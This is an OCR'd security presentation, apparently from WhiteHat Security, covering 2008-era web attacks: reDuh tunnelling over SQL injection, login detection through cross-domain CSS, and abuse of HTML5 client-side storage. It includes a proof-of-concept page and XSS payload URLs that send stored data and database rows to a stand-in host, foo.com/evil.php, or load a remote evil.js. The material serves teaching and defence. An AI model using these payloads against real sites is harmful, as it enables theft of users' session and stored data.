
Web Browser:
Restrict ActiveX to the maximum degree possible.


Tunneling TCP over HTTP over SQL-Injection

Create a TCP circuit through reDuh over squeeza by building the server component within SQL Servers CLR subsystem.

By: Glenn Willinson, Marco Slaviero and Haroon Meer

http://www.sensepost.com/research/reDuh/SensePost_2008.tgz


Remote Desktop Connection
80
ubunt00.victim.com
sshd.victim.com
term-serv.victim.com



Logon settings
Enter the name of the remote computer.
Computer: 127.0.0.1:9999
User name: (none)
You will be asked for credentials when you connect.

Defenses

Good network architecture, solid application design, database hardening.

Cross-domain leaks of site logins via Authenticated CSS

Checks the contents of a stylesheet property value across domains. The most reliable technique to determine whether the victim is logged-in to a given website or not.

7

By: Chris Evans and Michal Zalewski

http://scarybeastsecurity.blogspot.com/2008/08/cross-domain-leaks-of-site-logins.html

WhiteHat SECURITY

How it works

Perform a cross-domain load of a stylesheet and then reading property values using standard Javascript APIs. What makes it work on so many sites is that browsers will load inline style definitions from HTML documents. In addition, stylesheet properties differ wildly depending on whether a user is logged in or not.

```
<html><head>
<link rel="stylesheet" href="http://home.myspace.com/index.cfm?fuseaction=user"/>
<script>
function func() {
var ele = document.getElementById('blah');
alert(window.getComputedStyle(ele, null).getPropertyValue('margin-bottom'));
}
</script></head>
<body onload="func()">
<div id="blah" class="show">
</body>
</html>
```

WhiteHat SECURITY

Defenses

As a Web application, do not store anything sensitive (such as user-identifying customizations) in stylesheet properties. If you must, make sure to store the properties in their own CSS file and ensure the URL of that file unguessable to attackers for a given victim user.

Abusing HTML 5 Structured Client-side Storage

HTML5 has introduced three new powerful ways to save big amount of data on the client's PC through the browser. Attackers could steal or modify sensitive data online or offline. If a web application which uses this kind of client-side storage is vulnerable to XSS (Cross- site scripting) attacks we can use an attack payload to read or modify the content of known storage keys (session storage, global storage, local storage or database storage) on the computer’s victim. If the web application loads data or code from the local storage, could be also quite powerful to inject malicious code that will be executed every time the web application will request it.

By: Alberto Trivero

http://trivero.secdiscover.com/html5whitepaper.pdf

How it works

Storage Object Enumeration

```
var ss = "";
for(i in window.sessionStorage) {
 ss += i + " ";
}

var ls = "";
for(i = 0; i < localStorage.length; i++) {
 ls += localStorage.key(i) + " ";
}
```

Database Object Enumeration

```
var db = "";
for(i in window) {
 if(window[i] == “[object Database]”) {
 db += i + “ “;
 }
}
```

Extracting Database Metadata


```
SELECT name FROM sqlite_master WHERE type='table'

SELECT sql FROM sqlite_master WHERE name='table_name'

SELECT sqlite_version()
```

One Shot Attack

```
http://example.com/page.php?name=<script>document.write('<img
src="http://foo.com/
evil.php?name=' %2B globalStorage[location.hostname].mykey %2B
'">');</script>
```

http://example.com/page.php?name=<script>db.transaction(function (tx) { tx.executeSql ("SELECT * FROM client_tb", [], function(tx, result){ document.write('<img src="http://foo.com/evil.php?name=' %2B result.rows.item(0)['col_data'] %2B '">'); }); });</script>

```
http://example.com/page.php?name=<script src=http://foo.com/evil.js></
script>
```



```
